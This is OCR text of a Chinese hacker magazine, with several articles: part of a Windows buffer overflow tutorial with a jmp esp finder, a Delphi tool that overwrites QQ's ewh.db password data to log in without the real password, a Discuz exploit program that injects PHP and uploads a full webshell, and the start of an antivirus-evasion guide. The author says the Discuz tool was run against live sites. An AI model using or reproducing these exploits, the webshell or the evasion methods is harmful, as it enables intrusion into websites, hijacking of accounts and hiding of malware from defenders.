所以，我们的shellcode的开始位置，就是函数返回的时候esp所指向的位置。因此，使用jmp esp就可以跳到我们的shellcode上来。用jmp esp（FF E4）指令填充xxxx，这样恰好在函数返回时程序跳到esp所指向的地址，而esp在函数返回后，就指向我们shellcode的位置。esp在每台机器上是不变的，程序运行到jmp esp后，下一步就是执行esp所指向的地址。现在有个问题了，哪里找到jmp esp指令呢？xxxx只是指向jmp esp（FF E4）的地址，我们要在内存中找到jmp esp指令，这个指令的地址就是xxxx。系统中重要的dll就有这条指令（如kernel32.dll，user32.dll）。笔者在win2003中的kernel32.dll找到很多处，但在win2000下一处也没有。而在win2000下的user32.dll中就找到一处0x77e19eb8，见图3。找jmp esp指令的代码如下：

```
#include<iostream.h>
#include<windows.h>
#include<tchar.h>
int main(int argc,char *argv[])
{
int nRetCode = 0;
bool we_loaded_it = false;
HINSTANCE h;
TCHAR dllname[] = _T("User32"); //从
user32.dll中寻找jmp esp
h = GetModuleHandle(dllname);
if(h == NULL)
{ h = LoadLibrary(dllname);
if(h == NULL)
{ cout<<"ERROR LOADING DLL: "
<<dllname<<endl;
return 1;
```

```
}
we_loaded_it = true;
}
BYTE* ptr = (BYTE*)h;
bool done = false;
for(int y = 0;!done;y++)
{
try
{ if(ptr[y] == 0xFF && ptr[y+1] == 0xE4)
{
int pos = (int)ptr + y;
cout<<"OPCODE found at 0x"<<hex
<<pos<<endl; } }
catch(...)
{
cout<<"END OF "<<dllname<<"
MEMORY REACHED"<<endl;
done = true;
} } if(we_loaded_it) FreeLibrary(h); return nRetCode; }
```




图 3


好了，找到了jmp esp的代码，我们用0x77e19eb8来填充xxxx的位置，把字符串定义成如下：


```
Char code[]="aaaaaaaaaaaaaaaa"
```


"\xb8\x9e\xe1\x77"//jmp esp，内存中的位置跟77e19eb8是相反的，要注意。

然后把这个code字符串用strcpy拷贝进buf[10]，再来调试程序。当程序准备从overflow()返回时，esp指向0012ff30，接着esp指向的内容将被放进eip作为函数的返回地址，0012ff30指向的地址是什么呢？我们在右下角的地址栏中输入这个地址就可以看到0012ff30的数据，从图4中可见是B8 9E E1 77，也就是0x77e19eb8 jmp esp指令的地址。我们再按F10让函数返回，程序跳到0x77e19eb8，见图5，从左下角的寄存器可以看出esp指向了0012FF34，也就是紧跟着0x77e19eb8的地址（0012FF30），如果我们的字符串"aaaaaaaaaaaaaaaaxxxxcccc…"中ccc开始就是shellcode的话，程序执行**jmp esp**就跳到了shellcode的位置上来了。慢着！为什么图5中77E19EB8中的指令为???(无效指令）？这时再按一下F10就提示出错了，为什么呢？刚才用程序搜索0x77e19eb8的指令就是**jmp esp**啊！问题来了。后来通过资料知道每个进程都有它私有的4G（0xFFFFFFFF）内存空间，而进程装载的dll文件的指令在每个进程中的地址是不变的（这叫文件映射，可参考windows的系统编程资料），但我们的程序没有用到user32.dll啊！那么**jmp esp**的指令就不会出现在我们的进程地址空间里了。

所以如果我们想使进程里0x77e19eb8的指令为jmp esp的话，就要装载这个user32.dll了，在代码中用LoadLibrary("user32.dll")装入user32.dll，我们再看看程序的0xE19EB8地址吧，如图6。


图 4


图 5


图 6

可以看出，在程序中用Loadlibrary()装入user32.dll后，程序的0x77E19EB8地址的指令就是**jmp esp**了。此时ESP指向0x0012FF34，也就是shellcode的地址。

至此，我们的溢出工作就OK了，只要能够在0x0012FF34填入正确的shellcode（网上很多这样的shellcode），程序就会执行它！前面提过0x0012FF30是**jmp esp**的地址，那么0x0012FF34就是紧接着aa（16个a）xxxx的地址了，所以只要在aa…xxxx的后面填入shellcode，也就是aa….xxxxccc…的样子，我们就字符串溢出搞定了，如图6。

三、后记

上面只是介绍缓冲溢出的基本原理，让大家对缓冲溢出有个表面上的了解。而实际上利用缓冲溢出来进行攻击是比较困难的，首先你得分析本地或远程的软件中哪些地方可能存在缓冲溢出漏洞（光这个就已经十分困难的了），然后不断调试，最后写出通用的攻击程序。笔者也刚刚接触缓冲溢出，希望本文对大家有点帮助，一起进步。

以上介绍的是在win2000server + vc6.0的环境下的测试。另，光盘中附有编译好的寻找jmp esp地址的文件find.exe。

自己动手做QQ离线万能登录器

堆栈的栈

看了2004年7月《X档案》黑客编程栏目的“初探Windows缓冲溢出”一文，对笔者启发很大。呵呵！闲话少说，下面就进入本文的正题：自己动手分析、编程制作QQ离线登录器。

在7月的光盘里有一款工具，叫做“QQ万能登录”，能够离线登录任意QQ，笔者觉得蛮有意思，觉得挺神奇的，居然不用知道密码也能登录。于是笔者便兴冲冲的运行了一下，果然登录进了QQ，但是下次一运行QQ，就会有一个“输入的密码和上次成功登录的密码不一致，是否到服务器验证”的提示，于是，笔者猜想，该软件是对QQ主程序进行了修改，把其中验证输入的密码和上次成功登录的密码比较之后的跳转语句进行了修改。

那么笔者心中就有些明白了，因为笔者也曾对QQ的登录过程进行过研究，对QQ主程序用TRW跟踪的时候（相应的跟踪过程与本文无关，此处从略），发现QQ在按下登录按钮后，会从QQ安装目录下你登录的QQ号码目录下的ewh.db文件中，读取经过加密后的密码信息，然后把你输入的密码进行加密，比较两者是否相同。不同的话，会提示“输入的密码和上次成功登录的密码不一致，是否到服务器验证”，但把比较后的关键跳转语句改掉后，就可以输入错误的密码而登录进QQ了。

但是，这样的方法存在很大的局限性，只能针对部分QQ版本有效。于是，笔者就想从另一条路出发，实现同样的功能——就是通过对QQ保存密码信息的文件（ewh.db）的修改，把其中所记录的密码信息替换成已知的密码加密后的密码信息，就可以实现万能登录了。

接下来就来分析一下QQ密码信息文件ewh.db的内容、结构，使用UltraEdit打开ewh.db文件，如图1。

```
00000000h: 51 44 01 01 03 00 04 03 00 BD AF A8 04 00 00 00
00000010h: 2D BE 06 00 07 03 00 B9 AB B4 10 00 00 00 D1 86
00000020h: 82 94 93 CB 5D 8C C4 BA CE 8C 34 CC 3E C6 04 03
00000030h: 00 A9 B5 B2 04 00 00 00 13 B3 F1 03
```

图 1

这是笔者QQ：66171667的一个ewh.db（呵呵，密码当然不能告诉你们啦），该文件的长度为60个字节，图1中划线部分是四个字节的长整形数字，就是QQ号，大家可以通过计算器将十进制的66171667转化为十六进制，可以得到结果为：03F1B313，与图中显示的是一致的（计算机中的数值物理存放时，低字节在前，高字节在后）。然后，笔者将该QQ的密码改成：111111（六个1）后，ewh.db的内容有了相应的变化，如图2。

```
00000000h: 51 44 01 01 03 00 04 03 00 BD AF A8 04 00 00 00
00000010h: 2D BE 06 00 07 03 00 B9 AB B4 10 00 00 00 D1 86
00000020h: 82 94 93 CB 5D 8C C4 BA CE 8C 34 CC 3E C6 04 03
00000030h: 00 A9 B5 B2 04 00 00 00 13 B3 F1 03

00000000h: 51 44 01 01 03 00 04 03 00 BD AF A8 04 00 00 00
00000010h: 2D BE 06 00 07 03 00 B9 AB B4 10 00 00 00 71 CE
00000020h: FD F3 E6 59 4F AC C0 FE A3 D1 B8 0E 5A 16 04 03
00000030h: 00 A9 B5 B2 04 00 00 00 13 B3 F1 03
```

图 2

从图2中可以很清楚的发现，只有线上的部分两个文件是不同的，那么大家很容易就能想到，这一部分就是加密后的密码信息，而且其长度是16个字节，和QQ所能使用的最长密码长度一致。然而，笔者将这些内容替换另一个QQ中相同位置的内容后，使用六个1并不能登录。通过和另一个QQ的ewh.db文件进行比较，可以发现图2中方框内的内容也是会变化的，前两个字节不同的QQ号会不同，后12个字节在不同的计算机上登录，其内容会产生变化，于是笔者估计方框中的内容可能是在加密时作为密钥来使用的。之后，笔者将方框中的内容和划线上的内容 **2D BE 06 00 07 03 00 B9 AB B4 10 00 00 00 71 CE FD F3 E6 59 4F AC C0 FE A3 D1 B8 0E 5A 16** 一起与另一个QQ的ewh.db文件中相应位置的值替换后，再运行QQ，登录另一个QQ，发现成功！

好！终于发现了万能登录密码了。只要将你想要登录的QQ号码目录下（在QQ的安装目录中）的ewh.db文件中相应位置上的值换成上述的数值就可以使用111111进行登录了。

但是，这样手工改动很麻烦，而且很容易打错，于是笔者就使用Delphi编写了一个小程序，自动替换这些内容，主要功能实现代码如下：

```
procedure TfrmMain.spBtnModifyClick(Sender: TObject);
var
    QQPassword : array [0..59] of byte;
    QQFile : TFileStream;
begin
spBtnModify.Enabled := false;
OpenDialog.InitialDir := sPath;
  if OpenDialog.Execute then
  begin
edtFile.Text := OpenDialog.FileName;
    QQFile := TFileStream.Create(OpenDialog.FileName,fmOpenReadWrite);
    try
// 读QQ密码信息文件
QQFile.Read(QQPassword,60);
// 以下语句将QQ加密的密码信息替换为六个1的密码信息
QQPassword[16] := $2D;
QQPassword[17] := $BE;
QQPassword[18] := $06;
QQPassword[19] := $00;
QQPassword[20] := $07;
QQPassword[21] := $03;
QQPassword[22] := $00;
QQPassword[23] := $B9;
QQPassword[24] := $AB;
QQPassword[25] := $B4;
QQPassword[26] := $10;
QQPassword[27] := $00;
QQPassword[28] := $00;
QQPassword[29] := $00;
QQPassword[30] := $71;
QQPassword[31] := $CE;
QQPassword[32] := $FD;
QQPassword[33] := $F3;
QQPassword[34] := $E6;
QQPassword[35] := $59;
QQPassword[36] := $4F;
QQPassword[37] := $AC;
QQPassword[38] := $C0;
QQPassword[39] := $FE;
QQPassword[40] := $A3;
QQPassword[41] := $D1;
QQPassword[42] := $B8;
QQPassword[43] := $0E;
QQPassword[44] := $5A;
QQPassword[45] := $16;
// 将修改后的密码信息写回QQ密码信息文件
QQFile.Seek(0,soFromBeginning);
QQFile.Write(QQPassword,60);
    finally
QQFile.Free;
    end;
messagebox(Self.Handle,'修改成功，请运行QQ进行登录','万能登录',MB_ICONINFORMATION);
  end;
spBtnModify.Enabled := True;
end;
```

程序运行界面如图3所示，完整的源代码请到光盘中下载。




图 3

当然，笔者对于“QQ万能登录”的实现原理的猜测可能不是很正确，还请海涵。目前，笔者正在对QQ的密码加密算法进行研究，如果有兴趣的朋友，或者大家有什么问题，欢迎和笔者探讨。

用INET函数编写Discuz漏洞自动攻击程序

9J9



国庆前夕，逛安全焦点（http://www.xfocus.net/）时看到Discuz出了个漏洞，这几乎是可以肯定的事情，因为前一阵我也用过这个论坛，唯一的感觉就是程序写得太马虎大意，整个代码看上去非常不严谨，非常多的变量都直接拿来使用，不做任何过滤，可惜我当时没怎么分析它。果然，漏洞就出来了。

关于这个漏洞，我就不多说了，毕竟是jambalaya发现的，对这个漏洞有不理解的也可以去安全焦点上看看它的文章。Jam发现的这个漏洞利用起来不太方便，要是大面积使用的话，简直就是体力活，于是我就想写一个自动攻击程序。方便大家，也方便自己。

我们先回顾一下这个漏洞，这个漏洞值得利用的地方就是：我们可以写入任意的代码到服务器，并且能执行。当然，你在loggin.php只能写入42个字节（40+2）的代码，咋看之下，似乎没什么好利用的，要是屏蔽了system、exec、shell_exec、passthru这些函数，似乎也只能用phpinfo()来看看环境变量了。可后来发现，构造数据包提交的数据可以写入更多的代码（至于最多多少我没有试过，我写入了50多个，因为已经够用了），这就方便了很多。虽然所有的提交代码经过array_stripslashes函数，也就是特殊字符都会被加上“\”，但是小心一点，还是可以写入任意代码的。

我们的思路是这样的：向服务器提交一段非法代码，写入一段上传文件的代码，然后用向我们写入的代码提交一个POST数据，这些数据里包括的就是任意的webshell数据。这样，就可利用这个漏洞达到给服务器上传任意文件的目的，也就是我接下来要说的这个自动攻击程序。

不过这里面有个问题，我看到jam写这个漏洞时是9月29号，他的这篇文章早在9月20号就发出来了，时间上差了很多，这样很多人拿到漏洞就乱来，在illegallog.php文件里面写入一大堆错误代码，导致illegallog.php不能执行，是这个漏洞的唯一缺陷，郁闷……

废话少说，先看一段代码：

```
<?if(isset($_GET[sv]))copy($_FILES[xf][tmp_name],$_GET[sv]);?>
```

这段代码就是我们要给服务器写入的非法代码。有了这段代码，加上我们提交的一组POST数据，就可给服务器上传任何文件，这里面的“if(isset($_GET[sv])”是给别人留点后路，呵呵！

如果不存在这个提交，就不执行这段代码。

下面我们开始，我用的是BCB6.0，其实语言都差不多，BC写界面方便，怎么方便怎么写，INET函数很少，大家可以看看MSDN上的说明，我们这次要用到的函数是：

```
HINTERNET InternetConnect(
        HINTERNET hInternet,
    LPCTSTR lpszServerName,
    INTERNET_PORT nServerPort,
    LPCTSTR lpszUsername,
    LPCTSTR lpszPassword,
    DWORD dwService,
    DWORD dwFlags,
    DWORD_PTR dwContext
    );
HINTERNET HttpOpenRequest(
        HINTERNET hConnect,
        LPCTSTR lpszVerb,
    LPCTSTR lpszObjectName,
    LPCTSTR lpszVersion,
    LPCTSTR lpszReferer,
    LPCTSTR* lpszAcceptTypes,
    DWORD dwFlags,
    DWORD_PTR dwContext
    );
BOOL HttpSendRequest(
    HINTERNET hRequest,
    LPCTSTR lpszHeaders,
    DWORD dwHeadersLength,
    LPVOID lpOptional,
    DWORD dwOptionalLength
    );
BOOL InternetReadFile(
    HINTERNET hFile,
    LPVOID lpBuffer,
  DWORD dwNumberOfBytesToRead,
  LPDWORD lpdwNumberOfBytesRead
    );
```

下面再给出我们的主要函数，后再来慢慢解释：

```
int __fastcall TForm1::chksite(char *szServerName,
    char *szFormAction,
    char *szMethod,
        int dn){   //传递过来的变量是服务器名称，动作，路径和模式,dn就是模式,0是GET模式,1是POST模式
  HINTERNET hSession = 0, hConnect = 0, hRequest = 0;//变量
    int ret = 0;  //返回值
    hSession = InternetOpen("Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)", //客户端使用什么
    INTERNET_OPEN_TYPE_PRECONFIG,
        NULL, NULL,
        0);  //打开连接
    if (hSession){
  hConnect = InternetConnect(hSession,
    szServerName,
    INTERNET_DEFAULT_HTTP_PORT, // 这里可以修改端口，用这个宏表示默认80端口
        NULL,
            NULL,
    INTERNET_SERVICE_HTTP,
            0,
    1);  //连接服务器
        if (hConnect){
  hRequest = HttpOpenRequest(hConnect,
        szMethod,
    szFormAction,
  HTTP_VERSION,
```

```
NULL,
0,
0,
1);  //构造提交数据
if (hRequest){
if(szMethod[0] == 'G'){
if (HttpSendRequest(hRequest,
NULL,  //这个是头部信息，我们GET就省略了
0,  //头部信息的长度
NULL, //POST信息，我们的GET就省略了
0)){  //发送提交数据

char szReadBuffer[501]={""};
DWORD lNumberOfBytesRead = 0;
if(InternetReadFile(hRequest,
szReadBuffer, 500,
&lNumberOfBytesRead
)){  //接收服务器反馈
if(strcmp("Access Denied",
szReadBuffer) != 0){  //判断时候有漏洞
ret = 1;  //ret是返回标志，除了0是失败，1是成功外，其他都代表一个错误信息
}
}else{
ret = 2;
}
}else{
ret = 3;
}
}else{
memset(sendbuffer,0,sizeof
(sendbuffer));
if(dn == 0){
sprintf(sendbuffer,szPostData
[dn],
chkurl.c_str(),
"%BB%E1%D4%B1%B5%C7%C2%BC");
// 填充数据包给loggin.php，写入非法代码
}else{
memcpy(sendbuffer,szPostData
[dn],strlen(szPostData[dn]));  //拷贝我们的POST数据给发送缓冲区
}  //构造漏洞数据
if (HttpSendRequest
(hRequest,
szHdrs[dn],
strlen(szHdrs[dn]),
sendbuffer,
strlen(sendbuffer))){
ret = 1;  //发送成功，返回
}else{
ret = 3;
}
}
InternetCloseHandle
(hRequest);  //这些就是关闭句柄了
}else{
ret = 4;
}
InternetCloseHandle(hConnect);
}else{
ret = 4;
}
InternetCloseHandle(hSession);
}else{
ret = 4;
}
return ret;
}
```

我们知道，这次的这个Discuz漏洞不是每个版本都有，有的版本的illegallog.php有一句exit就挡住了所有问题，于是我们用InternetReadFile来读取服务器信息，用是否返回“Access Denied”字符串的形式来判断问题的存在。

该函数有两个作用，一个是可以get服务器的一个文件，看看返回的是什么信息，另外一个就是可以向服务器POST具体的数据。当然，这个数据可以是我们自己构建的。

因为get方式很简单，限于篇幅，我就不说了，POST方式的数据如下：

```
char *szPostData[] = {
"referer=%s"
"&username=<?if(isset($_GET
[sv]))copy($_FILES[xf][tmp_name],
$_GET[sv]);&password=?>XXX"
"leid=&cookietime=2592000&loginsub
mit=%s"
,
"-----------7d430d2140108\r\n"
"Content-Disposition: form-data;
name=\"xf\"; filename=\"C:\\a.
txt\"\r\n"
"Content-Type: text/plain\r\n"
"\r\n"
"<?if(isset($_GET['act'])){if(copy
($_FILES['xf']['tmp_name'],\"
{$_POST['fn']}\"))echo \"SAVE TO
'{$_POST['fn']}' OK!\";}"
"else{?><HTML><HEAD></
HEAD><TITLE><?=__FILE__?></
TITLE><BODY>PATH:<?=__FILE__?>
<br><form method='post' action='?
act=1' enctype='multipart/form-data'>
SAVE TO:<input name='fn'
type='text' size='60'>"
"<br><br>FILE:<input name='xf'
type='file' size='60'><input name='ub'
type='submit' value='上传'></form>
</BODY></HTML><?}?>"
"\r\n"
"-------7d430d2140108--\r\n"
};
```

这里面有两个字符串，一个是给login.php用的写入illegallog.php的代码，也就是开头说的那个copy代码。第二个字符串就是给第一个字符串提交POST，让我们的copy代码执行的代码。

其中，"<?if(isset($_GET['act']))…………</HTML><?}?>"这段是我写的一段小webshell，目的就是允许用户上传文件。这段shell你可以替换成自己的webshell。

这里还需要注意两个数据：

```
const char *szHdrs[] ={
"Content-Type: application/x-
www-form-urlencoded\r\n"
"Accept: image/gif, image/x-
xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*"

"Content-Type: multipart/form-
data; boundary=----7d430d2140108\r\n"
"Accept: image/gif, image/x-
xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*"
};
```

其中，第一个字符串是给get方式用的，我们的POST方式要用到第二个Content-Type:，也就是格式**multipart/form-data**。

编译一下，OK！我拿着编好的软件上baidu去搜索了几个站点，成功率还是不错的（除了那些已经被某些人乱搞过的），大家可不要用来干坏事哦！

文章中有些地方看不明白的，大家可看看光盘上的源代码和软件！

让杀毒软件PASS EXE文件

雪莲蓬

上次写了篇“让杀毒软件PASS ASP文件”的文章，现在看起来方法太简单了，有点对不住大家。

最近很多朋友在论坛给我发消息问有什么好的加壳软件，能让处理后的文件逃过杀毒软件的查杀。其实并不是只有加壳这种方法能让杀毒软件PASS可执行文件，在这篇文章里给大家介绍如何提取杀毒软件的特征码，并根据特征码修改EXE文件，从而逃过杀毒软件的查杀。

在“让杀毒软件PASS ASP文件”一文中，给大家介绍过：杀毒软件是通过对程序体与描述结果（亦即特征码）进行比较而查找病毒的。如果我们能拿到病毒软件（暂时这么称呼吧）的特征代码并针对性地修改后，那么杀毒软件就只有抓瞎了。这里我们就以瑞星为例！

现在，我们要找到病毒库是哪个文件？以确定病毒库的文件名先升级。因为升级后病毒库也会更新，升级完毕后从文件的时间和大小上可判断病毒库的文件名。经过判断，Virus.def就是瑞星的病毒库。用16进制编辑器打开该文件，发现全是乱码，没有一点有用的信息。当然，病毒库对于杀毒软件公司来说是命根子，怎么会轻易给你看呢！只有自己想办法了。

